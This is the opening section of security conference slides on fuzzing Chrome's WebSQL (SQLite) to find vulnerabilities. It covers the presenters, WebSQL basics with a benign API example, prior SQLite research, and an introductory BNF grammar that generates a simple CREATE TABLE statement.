



MAY 11-12

BRIEFINGS

New Wine in an Old Bottle: Attacking Chrome WebSQL

Ziling Chen

Nan Wang

Hongli Han



About us

Ziling Chen

- ◆ Security Researcher for Alibaba Group, Previously worked at the 360 Vulnerability Research Institute

Nan Wang(@eternalsakura13)

- ◆ Security Researcher for 360 Vulnerability Research Institute

Hongli Han

- ◆ Security Researcher for 360 Vulnerability Research Institute



About us

- ◆ 360 Vulnerability Research Institute
- ◆ Accumulated more than 3,000 CVEs
- ◆ Won the highest bug bounty in history from Microsoft, Google and Apple.
- ◆ Successful pwner of several Pwn2Own and Tianfu Cup events
- ◆ <https://vul.360.net>






Agenda

- ◆ Introduction
- ◆ BNF Fuzz
- ◆ AST Fuzz
- ◆ Conclusion



What is WebSQL





How to use WebSQL

```
// Open a database named "myDatabase"
var db = openDatabase('myDatabase', '1.0', 'My database', 2 * 1024 * 1024);

// Create a table named "users" with columns "id" and "name"
db.transaction(function(tx) {
  tx.executeSql('CREATE TABLE IF NOT EXISTS users (id unique, name)');
});

// Insert some data
db.transaction(function(tx) {
  tx.executeSql('INSERT INTO users (id, name) VALUES (?, ?)', [1, 'John']);
});

// Retrieve data
db.transaction(function(tx) {
  tx.executeSql('SELECT * FROM users');
});
```





Why WebSQL

- ◆ Easy to Trigger
- ◆ Difficult to defend
- ◆ Powerful manipulation primitives: CREATE (malloc), DELETE (free), UPDATE, built-in functions...





Previous Research

- ◆ structure-aware SQL Fuzzer written by Google.
- ◆ The shadow table Fuzz by Wenxiang Qian.
- ◆ BH US-17 – “Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software”: <https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf>
- ◆ BH US-19 – “Exploring the New World : Remote Exploitation of SQLite and Curl”: <https://i.blackhat.com/USA-19/Thursday/us-19-Qian-Exploring-The-New-World-Remote-Exploitation-Of-SQLite-And-Curl.pdf>




BNF Fuzz

Syntax template

```
<createTableStmt> = CREATE TABLE <tableName> ( <columnList> )
<tableOption>
<tableName> = t0
<columnNameList> = <columnName>
<columnNameList> = <columnNameList>, <columnName>
<columnName> = c0
<columnName> = c1
<tableOption> = WITHOUT ROWID
<tableOption> = STRICT
```

SQL statement generation

```
CREATE TABLE t0 ( c0, c1 ) STRICT
```




- template => statement => tree

Mutation

```
CREATE TABLE t0 ( c0, c1 ) STRICT
```

